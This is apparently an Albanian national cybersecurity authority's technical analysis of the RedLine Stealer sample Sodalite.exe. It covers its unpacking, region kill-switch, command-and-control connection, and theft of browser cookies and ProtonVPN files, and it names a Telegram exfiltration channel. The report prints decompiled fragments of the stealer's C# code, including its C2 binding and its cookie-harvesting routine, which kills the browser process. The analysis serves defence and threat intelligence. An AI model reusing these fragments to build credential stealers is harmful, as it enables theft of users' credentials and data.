REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

AKSK

Analizë teknike për skedarin keqdashës Redline Malware

Versioni: 1.0
Data: 04/06/2024

Adresa: Rruga "Papa Gjon Pali II" nr 3 Tiranë;
Tel./Fax: 04 2221 039

Përmbajtja:

AKSK

Përmbledhje ekzekutive

RedLine Stealer është një lloj skedari keqdashës i krijuar për të vjedhur informacione të ndjeshme nga sistemet e kompromentuara. Aktorët që qëndrojnë pas **RedLine Stealer** përdorin disa teknika për të fituar qasje fillestare te viktimat e tyre. Zakonisht shpërndahet përmes emaileve të phishing, taktikave të inxhinierisë sociale dhe lidhjeve me qëllim të keq **URL**. Që kur u publikua, aktorët keqdashës shfrytëzojnë **RedLine Stealer** për shkak të disponueshmërisë dhe fleksibilitetit të tij për vjedhjen e kredencialeve që mund të shkaktojnë humbje financiare dhe rrjedhje të të dhënave. Një teknikë e zakonshme e hyrjes fillestare që përdor ky Trojan Stealer është një lidhje URL phishing. Bazuar në etiketat e **URL-ve**, mund të shohim se ky Trojan është gjithashtu i paketuar, shkarkuar ose hequr nga malware të tjerë si **Amadey** ose **SmokeLoader.**

Analiza e skedarit *Sodalite.exe* (Redline Malware)

Ekzekutuesi me emrin unknown dhe me vlerë hashi ***Sha256:c9b088d954f9292346595b6c472d9a08fcd42a939286f30bd6dd4dc4069c6bf8*** ka një vlerë të paketuar me entropi e cila në total ka vlerën mbi 7. Për të kuptuar sjelljen e skedarit duhet të bëjmë unpack në mënyrë që të analizojmë kodin.




Figura 1. Kodi i fshehur.




Figura 2. Skedari i zbërthyer (Unpacked)




Figura 3. Sodalite.exe

Pasi zbërthehet, evidentohet skedari me emrin ***sodalite.exe*** me vlerë hashi **sha256: *ef54817e86916a12620e84635b16870784e185f91b87b6c74f9b5f19c84921d7***, nga ku nëse e vendosim përsëri për analizim evidentohet se është programuar në **.NET** me gjuhen **C#**. Pasi e importojmë këtë skedar evidentohet se kodi nuk ka fshehje apo mënyra të tjera për ta bërë leximin e kodit më të vështirë duke na e thjeshtësuar procesin e analizës. Nga analiza statike konstatohet se kemi disa klasa dhe metoda që kanë si qëllim marrjen e kredencialeve nga direktori të ndryshme. Në klasën **AesGcm256.cs** kemi një funksion me emrin **Decrypt** në të cilin krijohet një objekt i klasës **AesFastEngine** e cila ka funksione të implementuara për enkriptimin dhe dekriptimin me algoritmin **AES (Advanced Encryption Standard).** Nga të dhënat e dekriptuara nga **AES** është skedari keqdashës **RedLine.**




Figura 4. Enkriptimi AES.

Në kodin e skedarit kemi një klasë me emrin **EnvironmentChecker** dhe një funksion me emrin **Check().**

Gjithashtu evidentohet një variabël ***bool*** që si fillim tenton instalimin e një certifikate në kompjuterin e kompromentuar, kjo bëhet për arsye sepse programuesit e skedarit keqdashës në pjesën më poshtë të skriptit në funksionin **FindLinksAndSetProxy()** tentojnë të ngrejnë një **proxy** server me IP: **217[.]65[.]2[.]14** me portë **3333.**




Figura 5. Funksioni Check.

Funksioni **Check**() bën dhe një kontroll mbi informacionet nga klasa **RegionInfo** ku krahason listën e shteteve të paravendosuara dhe nëse përshtatet, aplikacioni ndalon ekzekutimin.

```
private static readonly string[] RegionsCountry = new string[]
{
    "Armenia",
    "Azerbaijan",
    "Belarus",
    "Kazakhstan",
    "Kyrgyzstan",
    "Moldova",
    "Tajikistan",
    "Uzbekistan",
    "Ukraine",
    "Russia"
};
```


Figura 6. Shtetet në listë.

Klasa **ConnectionProvider.cs** është një klasë e implementuar me funksionet përkatëse për të bërë lidhjen me serverin **command and control**. Metoda **RequestConnection** merr si parametër adresën dhe më pas kalon në disa hapa. Evidentohet gjithashtu përdorimi i një vlere "**3a050df92d0cf082b2cdaf87863616be"** e cila i kalon si parametër në **headers**.

```
[Obfuscation(ApplyToMembers = true, Exclude = true, StripAfterObfuscation = true)]
1 reference
public bool RequestConnection(string address)
{
    bool flag;
    try
    {
        NetTcpBinding netTcpBinding = new NetTcpBinding
        {
            MaxReceivedMessageSize = 2147483647L,
            MaxBufferPoolSize = 2147483647L,
            CloseTimeout = TimeSpan.FromMinutes(30.0),
            OpenTimeout = TimeSpan.FromMinutes(30.0),
            ReceiveTimeout = TimeSpan.FromMinutes(30.0),
            SendTimeout = TimeSpan.FromMinutes(30.0),
            TransferMode = TransferMode.Buffered,
            ReaderQuotas = new XmlDictionaryReaderQuotas
            {
                MaxDepth = 44567654,
                MaxArrayLength = int.MaxValue,
                MaxBytesPerRead = int.MaxValue,
                MaxNameTableCharCount = int.MaxValue,
                MaxStringContentLength = int.MaxValue
            },
            Security = new NetTcpSecurity
            {
                Message = new MessageSecurityOverTcp
                {
                    ClientCredentialType = MessageCredentialType.None
                }
            }
        };
        netTcpBinding.Security.Mode = SecurityMode.None;
        IContextChannel contextChannel = new ChannelFactory<Entity>(netTcpBinding, new EndpointAddress(new Uri("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
        {
            Credentials =
            {
                ServiceCertificate =
                {
                    Authentication =
                    {
                        CertificateValidationMode = X509CertificateValidationMode.None
                    }
                }
            }
        }.CreateChannel() as IContextChannel;
        this.connector = contextChannel as Entity;
```

Figura 7. Funksioni RequestConnection.


Nga analiza shfaqet një tjetër klasë me emrin **Ipv4Helper.cs** e cila ka funksionin **GetDefaultIPv4Adress().** Funksioni i implementuar tenton të bëjë një request drejt api **("https://api.ip.sb/ip)**. Qëllimi është që të marrë adresën **IPv4** të kompjuterit të kompromet uar.



```
2 references
public static string GetDefaultIPv4Address()
{
    try
    {
        bool flag = StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new string[] { "|" }, StringSplitOptions.RemoveEmptyEntries).Any((string x) => x.Split(new
        bool flag2 = flag;
        if (flag2)
        {
            IEnumerable<NetworkInterface> enumerable = from adapter in NetworkInterface.GetAllNetworkInterfaces()
                where adapter.OperationalStatus == OperationalStatus.Up && adapter.Supports(NetworkInterfaceComponent.IPv4) && adapter.GetIPProperties().GatewayAddr
                select adapter;
            UnicastIPAddressInformationCollection unicastAddresses = enumerable.First<NetworkInterface>().GetIPProperties().UnicastAddresses;
            foreach (UnicastIPAddressInformation unicastIPAddressInformation in unicastAddresses)
            {
                bool flag3 = unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && !IPv4Helper.IsLocalIp(unicastIPAddressInformation.Ad
                if (flag3)
                {
                    return unicastIPAddressInformation.Address.ToString();
                }
            }
            return IPv4Helper.Request("https://api.ip.sb/ip", 15000);
        }
    }
    catch (Exception ex)
    {
    }
    return "UNKNOWN";
}
```

Figura 8. Funksioni që merr adresen IPV4.


Në klasën **Entity18.cs** kemi disa funksione të implementuara që mesa duket fokusi është tek kredencialet autofill dhe **cookie** të **browserave** .



```
list4 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, "Network\\" + new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity10> x) => x.Count > 0);
list5 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, new string(new char[]
{
    'E', 'x', 't', 'e', 'n', 's', 'i', 'o', 'n', ' ',
    'C', 'o', 'o', 'k', 'i', 'e', 's'
})), (List<Entity10> x) => x.Count > 0);
bool flag4 = list4.Count == 0;
if (flag4)
{
    string text5 = null;
    try
    {
        Process process = FileUtil.WhoIsLocking(dataFolder.Split(new string[] { "User Data" }, StringSplitOptions.RemoveEmptyEntries)[0] + "User Data\\lockfile").FirstOrDefault<Process>();
        Proc proc = SystemInfoHelper.QueryProc(null, new int?(process.Id)).FirstOrDefault<Proc>();
        text5 = proc.FilePath;
        try
        {
            process.Kill();
            process.WaitForExit((int)TimeSpan.FromSeconds(30.0).TotalMilliseconds);
        }
        catch (Exception ex)
        {
        }
        bool flag5 = !string.IsNullOrWhiteSpace(text5);
        if (flag5)
        {
            list3 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity10> x) => x.Count > 0);
            list4 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, "Network\\" + new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity10> x) => x.Count > 0);
            list5 = Entity18.Id8<List<Entity10>>(() => Entity18.Id3(dataFolder, new string(new char[]
            {
                'E', 'x', 't', 'e', 'n', 's', 'i', 'o', 'n', ' ',
                'C', 'o', 'o', 'k', 'i', 'e', 's'
            })), (List<Entity10> x) => x.Count > 0);
        }
    }
    catch (Exception ex2)
    {
```

Figura 9. Cookies të browserit.


Aktorët keqdashës marrin informacione dhe mbi sistemin e informacionit, nga ku kemi një **query** që ekzekutohet në klasën **SystemInfoHelper.cs** me emrin e funksionin **GetProcessors()** e cila na jep të dhëna mbi procesorin e kompjuterit të kompromet uar.



```
// Token: 0x06000148 RID: 328 RVA: 0x0000D190 File Offset: 0x0000B590
2 references
public static List<Entity3> GetProcessors()
{
    List<Entity3> list = new List<Entity3>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELSystem.Windows.FormsECT * FRSystem.Windows.FormsOM WinSystem.Windows.Forms32_ProcSystem.Windows.Formsessor".F
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    ManagementObject managementObject = (ManagementObject)managementBaseObject;
                    try
                    {
                        list.Add(new Entity3
                        {
                            Id1 = (managementObject[new string(new char[] { 'N', 'a', 'm', 'e' })] as string),
                            Id2 = Convert.ToString(managementObject[new string(new char[]
                            {
                                'N', 'u', 'm', 'b', 'e', 'r', 'O', 'f', 'C', 'o',
                                'r', 'e', 's'
                            })]),
                            Id3 = Entity14.Id1
                        });
                    }
                    catch
```

Figura 10. Query mbi të dhënat e procesorit.

Vjedhja e kredencialeve të **VPN** së userit evidentohet kur tentohet të hapet skedari në pathin: **%USERPROFILE%\AppData\Local\ProtonVPN**



```
ProtonVPN
19          try
20          {
21              list.Add(new Entity16
22              {
23                  Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPserviceInterface.ExtensionROFILE%\
                      \ApserviceInterface.ExtensionpData\\LocaserviceInterface.Extension1").Replace("serviceInterface.Extension",
                      string.Empty), "ProldCharotonVoldCharPN".Replace("oldChar", string.Empty)),
24                  Id2 = new string("nSystem.CollectionspvoSystem.Collections*".Replace("System.Collections", string.Empty).Reverse<ch
                      ().ToArray<char>()),
25                  Id3 = false
```

100 %

Locals

Name	Value	Type
this	{ProtonVPN}	ProtonVPN
list	Count = 0x00000001	System.Collections.Generic.List<
[0]	{Entity16}	Entity16
Id1	@"%USERPROFILE%\AppData\Local\ProtonVPN"	string
Id2	"*ovpn"	string
Id3	false	bool
Id5	null	string
Raw View		
Capacity	0x00000004	int
Count	0x00000001	int
System.Collections.Generic.ICollection<T>.IsReadOnly	false	bool
System.Collections.ICollection.IsSynchronized	false	bool
System.Collections.ICollection.SyncRoot	{object}	object
System.Collections.IList.IsFixedSize	false	bool
System.Collections.IList.IsReadOnly	false	bool
_items	{Entity16[0x00000004]}	Entity16[]
_size	0x00000001	int
_syncRoot	{object}	object
_version	0x00000001	int
Static members		

Figura 11. Informacione mbi VPN.

Në klasën me emrin **PartSender.cs** evidentohen disa funksione ku disa prej tyre kanë dhe karaktere ruse. Gjatë fazës së **debug** do të evidentojmë se të gjitha informacionet e marra dërgohen drejt një accounti në **Telegram**.

Analiza dinamike e *Sodalite.exe*

Analiza statike na dha një informacion mbi **TTP** e këtij skedari por duke qënë se aktorët keqdashës kanë përdorur metoda duke bashkuar me shumë se dy **strings** në mënyrë që aksesimin e *path*-eve të direktorive ta bëjnë në **Runtime**, na duhet që të ndjekim me **debug** dhe të shofim vlerat e cdo objekti duke vendosur pika ndërperje ***(breakpoints)*** në funksionet që kemi interes për të analizuar. Nga breakpoint i vendosur u evidentua një kanal në telegram me emrin **@logsdillabot** ku të dhënat e marra dërgohen drejt këtij kanali.

